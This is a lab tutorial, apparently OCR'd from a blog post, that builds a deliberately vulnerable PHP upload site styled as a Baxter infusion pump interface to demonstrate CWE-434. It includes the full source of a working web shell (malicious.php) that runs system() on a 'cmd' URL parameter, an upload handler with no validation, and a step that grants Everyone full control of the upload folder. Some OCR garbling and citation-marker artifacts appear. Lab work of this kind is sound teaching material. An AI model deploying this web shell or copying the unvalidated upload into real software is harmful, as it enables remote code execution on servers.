


CVE-2019-10959 - CWE-434: Unrestricted Upload of File with Dangerous Type

Copy

--- Bhavesh M. Dhake

=====

Description : The product allows the upload or transfer of dangerous file types that are automatically processed within its environment.



-

Impact : Arbitrary code execution is possible if an uploaded file is interpreted and executed as code by the recipient.

-

Demonstration :-

 [GitHub - 0rg4O4/ICS-SCADA-OT-IoT at CVE-2019-10959-CWE-434](#) 


GitHub

=====

=====

=====

- 1.Download and setup XAMPP server on windows
- 2.From xampp control panel start apache server



3.Navigate to C:/xampp/htdocs and create this folder structure :

```
C:\xampp\htdocs\cwe434_baxter_demo\  
├─ index.php  
├─ upload.php  
├─ malicious.php  
├─ includes/  
│   └─ config.php  
├─ uploads/  
│   └─ (files will be uploaded here)  
├─ css/  
│   └─ style.css  
└─ docs/  
    └─ README.txt
```

After creating the "uploads" folder in "cwe434" folder , run this command in cmd from "cwe434" folder : "icacls uploads /grant Everyone:F"

```
=====
=====
=====
```

4.Index.php :

```
<?php
require_once 'includes/config.php';
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-
scale=1.0">
    <title>Baxter Sigma Pump - CWE-434 Demo</title>
    <style>
        body {
            font-family: 'Segoe UI', Tahoma, Geneva, Verdana,
sans-serif;
            margin: 0;
            padding: 20px;
            background: linear-gradient(135deg, #667eea 0%,
#764ba2 100%);
            min-height: 100vh;
        }
        .container {
            max-width: 1000px;
            margin: 0 auto;
            background: white;
            padding: 30px;
            border-radius: 10px;
            box-shadow: 0 20px 60px rgba(0,0,0,0.3);
        }
        h1 {
            color: #333;
            border-bottom: 2px solid #667eea;
            padding-bottom: 10px;
        }
        .warning-banner {
            background: #fff3cd;
            color: #856404;
            padding: 15px;
            border-radius: 5px;
            margin-bottom: 20px;
            border-left: 4px solid #ffc107;
        }
        .vulnerability-info {
            background: #f8d7da;
            color: #721c24;
            padding: 15px;
            border-radius: 5px;
            margin-bottom: 20px;
            border-left: 4px solid #dc3545;
        }
    </style>
</head>
<body>
    <div class="container">
        <div class="warning-banner">
            <strong>Warning: File Upload Vulnerability Demo</strong>
        </div>
        <div class="vulnerability-info">
            <strong>Vulnerability Information</strong>
        </div>
        <h1>Baxter Sigma Pump - CWE-434 Demo</h1>
    </div>
</body>
</html>
```

```
border-left: 4px solid #d03343;
}
.device-info {
  background: #e2e3e5;
  color: #383d41;
  padding: 10px;
  border-radius: 5px;
  margin-bottom: 20px;
}
.upload-form {
  background: #f8f9fa;
  padding: 20px;
  border-radius: 5px;
  margin-bottom: 20px;
}
.form-group {
  margin-bottom: 15px;
}
label {
  display: block;
  margin-bottom: 5px;
  font-weight: bold;
  color: #333;
}
input[type="file"] {
  width: 100%;
  padding: 10px;
  border: 1px solid #ddd;
  border-radius: 5px;
  background: white;
}
input[type="submit"] {
  background: #667eea;
  color: white;
  border: none;
  padding: 12px 30px;
  border-radius: 5px;
  cursor: pointer;
  font-size: 16px;
}
input[type="submit"]:hover {
  background: #5a67d8;
}
.cve-list {
  background: #f8f9fa;
  padding: 20px;
  border-radius: 5px;
}
.cve-item {
```

```
.cve-item {
    margin-bottom: 15px;
    padding: 10px;
    border-left: 3px solid #667eea;
    background: white;
}
.cve-item.critical {
    border-left-color: #dc3545;
}
.uploaded-files {
    margin-top: 20px;
}
.file-item {
    padding: 10px;
    background: #f8f9fa;
    margin-bottom: 5px;
    border-radius: 3px;
}
.file-item a {
    color: #667eea;
    text-decoration: none;
}
.file-item a:hover {
    text-decoration: underline;
}
.security-toggle {
    margin: 20px 0;
    text-align: right;
}
.security-toggle button {
    padding: 8px 15px;
    background: #6c757d;
    color: white;
    border: none;
    border-radius: 3px;
    cursor: pointer;
}
</style>
</head>
<body>
    <div class="container">
        <h1>Baxter Sigma Infusion Pump Security Demo</h1>
        <h3>CWE-434: Unrestricted File Upload Vulnerability</h3>

        <div class="warning-banner">
            <strong>⚠️ EDUCATIONAL PURPOSE ONLY</strong><br>
            This demonstration simulates vulnerabilities found in
            Baxter Sigma Spectrum Infusion Pumps
            for cvbersecuritv education. DO NOT use in production
```

```
environments.
    </div>

    <div class="vulnerability-info">
        <strong>🔴 ACTIVE VULNERABILITY: CWE-434
(Unrestricted File Upload)</strong><br>
        This server intentionally allows uploading and
executing arbitrary PHP files,
        demonstrating how an attacker could compromise a
medical device system.
    </div>

    <div class="device-info">
        <strong>Medical Device Simulation:</strong><br>
        Model: <?php echo DEVICE_MODEL; ?><br>
        Product Code: <?php echo DEVICE_SOFTWARE; ?><br>
        WBM Version: <?php echo WBM_VERSION; ?><br>
        <small>Based on actual vulnerabilities: CVE-2014-5431,
CVE-2014-5432, CVE-2014-5433, CVE-2014-5434 [citation:1]
[citation:2]</small>
    </div>

    <div class="upload-form">
        <h3>📁 Device Configuration Upload</h3>
        <p><em>Simulating pump configuration and firmware
update interface</em></p>

        <form action="upload.php" method="post"
enctype="multipart/form-data">
            <div class="form-group">
                <label for="file">Select configuration file or
firmware update:</label>
                <input type="file" name="file" id="file"
required>
            </div>
            <div class="form-group">
                <input type="submit" value="Upload to Device">
            </div>
        </form>
    </div>

    <div class="cve-list">
        <h3>📋 Related Baxter Vulnerabilities</h3>

        <div class="cve-item critical">
            <strong>CVE-2014-5434</strong> (CVSS 9.8
Critical)<br>
            Default account with hard-coded credentials used
```

```

with FTP protocol [citation:2][citation:6][citation:8]
    </div>

    <div class="cve-item critical">
        <strong>CVE-2014-5432</strong> (CVSS 9.8
Critical)<br>
        SSH accessible without authentication on port 22
[citation:4][citation:5]
    </div>

    <div class="cve-item critical">
        <strong>CVE-2014-5433</strong> (CVSS 9.8
Critical)<br>
        Wireless credentials stored in cleartext
[citation:1][citation:5]
    </div>

    <div class="cve-item">
        <strong>CVE-2014-5431</strong> (CVSS 6.8
Medium)<br>
        Hard-coded password for biomedical information
access [citation:1][citation:10]
    </div>

    <div class="cve-item">
        <strong>CVE-2020-12039</strong> (CVSS 2.4 Low)<br>
        Hardcoded passwords for biomedical menus
[citation:1][citation:7]
    </div>
</div>

<div class="uploaded-files">
    <h3>📁 Uploaded Device Files</h3>
    <?php
    $files = scandir(UPLOAD_DIR);
    foreach ($files as $file) {
        if ($file != '.' && $file != '..') {
            $file_url = 'uploads/' . $file;
            echo "<div class='file-item'>";
            echo "📄 <a href='$file_url'
target='_blank'>$file</a> ";
            echo "(" . round(filesize(UPLOAD_DIR . $file)
/ 1024, 2) . " KB)";

            // Show if it's a PHP file (potential
malicious)

            if (pathinfo($file, PATHINFO_EXTENSION) ==
'php') {

```

```
        echo " ⚠️ <span
style='color:#dc3545;'>PHP executable - potential weapon!</span>";
    }
    echo "</div>";
}

}
?>
</div>

<div class="security-toggle">
    <button onclick="window.location.href=?
secure=1'">Switch to Secure Version</button>
</div>

<div style="margin-top: 20px; font-size: 12px; color:
#666; text-align: center;">
    <p>This demonstration is based on actual
vulnerabilities discovered in Baxter Sigma Spectrum Infusion
Pumps.<br>
    References: ICS-CERT advisories IC SA-15-181-01, IC
SA-22-165-01 [citation:2][citation:3]</p>
</div>
</div>
</body>
</html>
```

```
=====
=====
=====
```

5.Upload.php :

```
<?php
require_once 'includes/config.php';

// Log the attempt
log_vulnerability("File upload attempt detected");

// Check if file was uploaded
if (!isset($_FILES['file'])) {
    die("No file uploaded.");
}

$file = $_FILES['file'];

// Display upload information (educational)
echo "<!DOCTYPE html><html><head><title>Upload Result</title>";
echo "<link rel='stylesheet' href='css/style.css'>";
echo "<style>
    body { font-family: Arial; padding: 20px; background: #f4f4f4;
}
    .result { max-width: 800px; margin: 0 auto; background: white;
padding: 20px; border-radius: 5px; box-shadow: 0 2px 5px
rgba(0,0,0,0.1); }
    .vulnerability { background: #ffebee; color: #c62828; padding:
15px; border-radius: 3px; margin: 20px 0; border-left: 4px solid
#c62828; }
    .file-info { background: #e3f2fd; padding: 10px; border-
radius: 3px; }
    .warning { background: #fff3e0; color: #ef6c00; padding: 10px;
border-radius: 3px; }
    .cmd-exec { background: #ffe5f5; padding: 15px; border-radius:
3px; margin-top: 20px; }
    pre { background: #f5f5f5; padding: 10px; border-radius: 3px;
overflow-x: auto; }
</style></head><body>";
echo "<div class='result'>";
echo "<h2> 📁 File Upload Result</h2>";

// VULNERABILITY: No file type validation (CWE-434 demonstration)
$filename = basename($file['name']);
$target_path = UPLOAD_DIR . $filename;

echo "<div class='vulnerability'>";
echo "<strong> ⚠️ CWE-434 VULNERABILITY DEMONSTRATION</
strong><br>";
echo "This code intentionally lacks file validation to show how
unrestricted file upload works.";
echo "</div>";
```

```
echo "<div class='file-info'>";
echo "<h3> 📄 Upload Information:</h3>";
echo "<strong>Original filename:</strong> " .
htmlspecialchars($filename) . "<br>";
echo "<strong>File size:</strong> " . round($file['size'] / 1024,
2) . " KB<br>";
echo "<strong>File type (declared):</strong> " .
htmlspecialchars($file['type']) . "<br>";
echo "<strong>Temporary location:</strong> " .
htmlspecialchars($file['tmp_name']) . "<br>";
echo "<strong>Upload timestamp:</strong> " . date('Y-m-d H:i:s') .
"<br>";
echo "</div>";

// Check for potential malicious intent
$extension = strtolower(pathinfo($filename, PATHINFO_EXTENSION));
if ($extension == 'php') {
    echo "<div class='warning'>";
    echo "<strong> ⚠️ WARNING: PHP file detected!</strong><br>";
    echo "This file contains executable code. In a vulnerable
system (like older Baxter pumps with FTP access), ";
    echo "this could be used to execute arbitrary commands on the
device [citation:2].";
    echo "</div>";
}

// Move the uploaded file (VULNERABLE: no checks!)
if (move_uploaded_file($file['tmp_name'], $target_path)) {
    echo "<p style='color: green;'> ✅ File successfully uploaded
to device storage.</p>";

    // Log successful upload
    log_vulnerability("File uploaded: $filename (Size:
{$file['size']} bytes)");

    // Display the file URL
    $file_url = 'uploads/' . $filename;
    echo "<p> 📁 Location: <code> " .
htmlspecialchars($target_path) . "</code></p>";
    echo "<p> 🔗 Access at: <a href='$file_url'
target='_blank'>$file_url</a></p>";

    // If it's a PHP file, show execution demonstration
    if ($extension == 'php') {
        echo "<div class='cmd-exec'>";
        echo "<h3> 💻 Remote Code Execution Demo</h3>";
        echo "<p>Since this is a PHP file and the server executes
PHP you can now</p>";
    }
}
```

```
    // you can now: </p>
    echo "<ol>";
    echo "<li>Access the file directly: <a href='$file_url'
target='_blank'$file_url</a></li>";
    echo "<li>Execute commands by adding ?cmd=your_command to
the URL</li>";
    echo "</ol>";
    echo "<p><strong>Example:</strong> <code>{$file_url}?
cmd=dir</code> (Windows) or <code>{$file_url}?cmd=ls</code>
(Linux)</p>";
    echo "<p><em>This simulates how an attacker could gain
remote access to a medical device, similar to how unauthenticated
SSH access (CVE-2014-5432) could be exploited [citation:4]</em></
p>";
    echo "</div>";
}

// Baxter-specific context
echo "<div style='margin-top: 20px; background: #e8f5e8;
padding: 10px; border-radius: 3px;'>";
echo "<h4>🔗 Baxter Medical Device Context:</h4>";
echo "<p>In actual Baxter Sigma Spectrum pumps, similar
vulnerabilities included:</p>";
echo "<ul>";
echo "<li><strong>CVE-2014-5432</strong>: Unauthenticated SSH
access on port 22 [citation:4]</li>";
echo "<li><strong>CVE-2014-5434</strong>: Hard-coded FTP
credentials [citation:2][citation:6]</li>";
echo "<li><strong>CVE-2014-5433</strong>: Wireless credentials
in cleartext [citation:5]</li>";
echo "</ul>";
echo "<p>Combined with unrestricted file upload, an attacker
could upload malicious firmware or configuration files, similar to
this demonstration.</p>";
echo "</div>";

} else {
    echo "<p style='color: red;'>❌ Upload failed. Check
permissions.</p>";
    log_vulnerability("Upload failed for: $filename");
}

echo "<p style='margin-top: 20px;'><a href='index.php'>← Back to
upload form</a></p>";
echo "</div></body></html>";
?>
```

=====

=====
=====

6.Config.php :

```
<?php
// Configuration file for CWE-434 Baxter Demo
// WARNING: This is intentionally vulnerable - DO NOT USE IN
// PRODUCTION!

// Display errors for educational purposes
ini_set('display_errors', 1);
ini_set('display_startup_errors', 1);
error_reporting(E_ALL);

// Define paths
define('BASE_PATH', dirname(__DIR__) . DIRECTORY_SEPARATOR);
define('UPLOAD_DIR', BASE_PATH . 'uploads' . DIRECTORY_SEPARATOR);
define('ALLOWED_EXTENSIONS', ['jpg', 'jpeg', 'png', 'gif',
    'bmp']); // Not used in vulnerable version!

// Baxter-specific configuration (for educational context)
define('DEVICE_MODEL', 'Sigma Spectrum Infusion Pump v6.05');
define('DEVICE_SOFTWARE', '35700BAX');
define('WBM_VERSION', '16');

// Vulnerable settings (demonstrating CWE-434)
define('VULNERABLE_MODE', true); // Set to false to see secure
// version

// Create upload directory if it doesn't exist
if (!file_exists(UPLOAD_DIR)) {
    mkdir(UPLOAD_DIR, 0777, true);
}

// Log function for educational tracking
function log_vulnerability($message) {
    $log_file = BASE_PATH . 'vulnerability_log.txt';
    $timestamp = date('Y-m-d H:i:s');
    $log_entry = "[{$timestamp}] {$message}\n";
    file_put_contents($log_file, $log_entry, FILE_APPEND);
}
?>
```

=====

=====

=====

7.Style.css :

```
/* Additional styling for the demo */
body {
    font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
    line-height: 1.6;
}

.vulnerability-note {
    background: #ffebee;
    border-left: 4px solid #f44336;
    padding: 15px;
    margin: 20px 0;
}

.baxter-context {
    background: #e3f2fd;
    border-left: 4px solid #2196f3;
    padding: 15px;
    margin: 20px 0;
}

.code-block {
    background: #f5f5f5;
    padding: 10px;
    border-radius: 3px;
    font-family: 'Courier New', monospace;
    overflow-x: auto;
}

.cve-reference {
    font-size: 0.9em;
    color: #666;
    margin-top: 5px;
}
```

=====

=====

=====

8.Readme.txt :

CWE-434 DEMONSTRATION FOR BAXTER SIGMA INFUSION PUMPS

=====

PURPOSE:

This demonstration shows how CWE-434 (Unrestricted File Upload) could be exploited in medical device contexts, specifically referencing vulnerabilities found in Baxter Sigma Spectrum Infusion Pumps.

RELATED BAXTER VULNERABILITIES:

- CVE-2014-5431: Hard-coded password for biomedical information [citation:1][citation:10]
- CVE-2014-5432: Unauthenticated SSH access on port 22 [citation:4][citation:5]
- CVE-2014-5433: Wireless credentials in cleartext [citation:1][citation:5]
- CVE-2014-5434: Hard-coded FTP credentials [citation:2][citation:6][citation:8]
- CVE-2020-12039: Hardcoded passwords for biomedical menus [citation:1][citation:7]

HOW TO USE:

1. Place this folder in C:\xampp\htdocs\cwe434_baxter_demo\
2. Start Apache from XAMPP Control Panel
3. Access: http://localhost/cwe434_baxter_demo/
4. Upload malicious.php through the form
5. Access the uploaded file at: http://localhost/cwe434_baxter_demo/uploads/malicious.php?cmd=dir

DEMONSTRATION STEPS:

1. Show the vulnerable upload form (simulating pump configuration interface)
2. Upload malicious.php (simulating attacker uploading malicious firmware)
3. Execute commands on the server (simulating remote code execution)
4. Reference actual Baxter CVEs to show real-world context

SAFETY NOTES:

- This is for EDUCATIONAL PURPOSES ONLY
- Run only on isolated local systems
- Do not expose to networks
- Delete after learning

REFERENCES:

[1] CVE database entries for Baxter devices [citation:1]

[2] TCS CERT Advisory: TCSA 15 101 01 [citation:2]

- [2] ICS-CERT Advisory ICSA-19-161-01 [citation:2]
- [3] FDA recall notice for Sigma Spectrum pumps [citation:9]
- [4] Rapid7 disclosure of Baxter vulnerabilities [citation:3]

=====

=====

=====

9.Malicious.php which is our payload and store it on desktop :

```
<?php
// Malicious payload demonstration for Baxter pump simulation
// WARNING: Educational purposes only!

// Set up display
echo "<!DOCTYPE html><html><head><title>Baxter Pump - Remote
Access</title>";
echo "<style>
    body { font-family: 'Courier New', monospace; background:
#0a0a0a; color: #00ff00; padding: 20px; }
    .container { max-width: 900px; margin: 0 auto; background:
#1a1a1a; padding: 20px; border-radius: 5px; border: 1px solid
#333; }
    .header { border-bottom: 1px solid #333; padding-bottom: 10px;
margin-bottom: 20px; }
    .warning { background: #332200; color: #ffaa00; padding: 10px;
border-radius: 3px; margin-bottom: 20px; }
    .output { background: #000; padding: 15px; border-radius: 3px;
overflow-x: auto; }
    .cmd-form { margin-bottom: 20px; }
    input[type=text] { width: 70%; padding: 10px; background:
#333; border: 1px solid #555; color: #0f0; }
    input[type=submit] { padding: 10px 20px; background: #0a0;
border: none; color: #000; cursor: pointer; }
    .device-info { background: #112211; padding: 10px; border-
radius: 3px; margin-top: 20px; }
    .vuln-list { background: #221111; padding: 10px; border-
radius: 3px; margin-top: 20px; }
</style></head><body>";
echo "<div class='container'>";
echo "<div class='header'>";
echo "<h1> ⚡ Baxter Sigma Infusion Pump</h1>";
echo "<h3>Remote Administration Interface (UNAUTHORIZED ACCESS)</
h3>";
echo "</div>";

echo "<div class='warning'>";
echo "<strong> ⚠ UNAUTHORIZED ACCESS DETECTED</strong><br>";
echo "This interface simulates how an attacker could exploit
CWE-434 to gain remote access to a medical device.<br>";
echo "<em>Based on actual vulnerabilities in Baxter Sigma Spectrum
pumps (CVE-2014-5432, CVE-2014-5434) [citation:2][citation:4]</
em>";
echo "</div>";

// Device information
echo "<div class='device-info'>";
echo "<h4> 🟢 Device Information</h4>";
```

```
echo "<h4> Device Information.</h4> ";
echo "<ul>";
echo "<li><strong>Model:</strong> Sigma Spectrum Infusion Pump</li>";
echo "<li><strong>Product Code:</strong> 35700BAX</li>";
echo "<li><strong>Software Version:</strong> 6.05 (Vulnerable)</li>";
echo "<li><strong>WBM Version:</strong> 16</li>";
echo "<li><strong>Current Time:</strong> " . date('Y-m-d H:i:s') . "</li>";
echo "<li><strong>Server Software:</strong> " . $_SERVER['SERVER_SOFTWARE'] . "</li>";
echo "<li><strong>PHP Version:</strong> " . phpversion() . "</li>";
echo "</ul>";
echo "</div>";

// Command execution form
echo "<div class='cmd-form'>";
echo "<h4> Remote Command Execution</h4>";
echo "<form method='GET'>";
echo "<input type='text' name='cmd' placeholder='Enter system command (e.g., dir, ipconfig, whoami)' value='' . htmlspecialchars($_GET['cmd'] ?? '') . ">";
echo "<input type='submit' value='Execute'>";
echo "</form>";
echo "</div>";

// Execute command if provided
if (isset($_GET['cmd']) && !empty($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    echo "<h4> Command: <code>" . htmlspecialchars($cmd) . "</code></h4>";
    echo "<div class='output'>";
    echo "<pre>";

    // Security check - prevent dangerous commands for demo safety
    $dangerous = ['rm -rf', 'format', 'del /f', 'rd /s', 'shutdown'];
    $safe = true;
    foreach ($dangerous as $danger) {
        if (stripos($cmd, $danger) !== false) {
            $safe = false;
            echo "⚠ Command blocked for safety: $danger\n";
            break;
        }
    }

    if ($safe) {
```

```
11 ($cmd) {
    // Execute the command
    if (strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') {
        // Windows
        system($cmd . " 2>&1");
    } else {
        // Linux/Unix
        system($cmd . " 2>&1");
    }
}

echo "</pre>";
echo "</div>";

// Log the command (simulate attacker logging)
$log_entry = date('Y-m-d H:i:s') . " - Command executed: " .
$cmd . "\n";
file_put_contents('attacker_log.txt', $log_entry,
FILE_APPEND);
}


// Display vulnerability information
echo "<div class='vuln-list'>";
echo "<h4>🔓 Exploited Vulnerabilities:</h4>";
echo "<ul>";
echo "<li><strong>CWE-434:</strong> Unrestricted File Upload -
Allowed uploading this PHP file</li>";
echo "<li><strong>CVE-2014-5432:</strong> Unauthenticated SSH
access (simulated) [citation:4]</li>";
echo "<li><strong>CVE-2014-5434:</strong> Hard-coded FTP
credentials [citation:2][citation:6]</li>";
echo "<li><strong>CVE-2014-5433:</strong> Cleartext wireless
credentials [citation:1]</li>";
echo "<li><strong>CVE-2020-12045:</strong> Telnet with hard-coded
credentials [citation:1]</li>";
echo "</ul>";
echo "</div>";

// Navigation
echo "<p><a href='index.php' style='color: #0f0;'>← Return to
Device Interface</a></p>";
echo "</div></body></html>";
?>
```


```
=====
=====
=====
```

10. Now in any browser navigate to :

http://localhost/cwe434
localhost



11. Now scroll down and click on the upload button and select the malicious.php file and submit



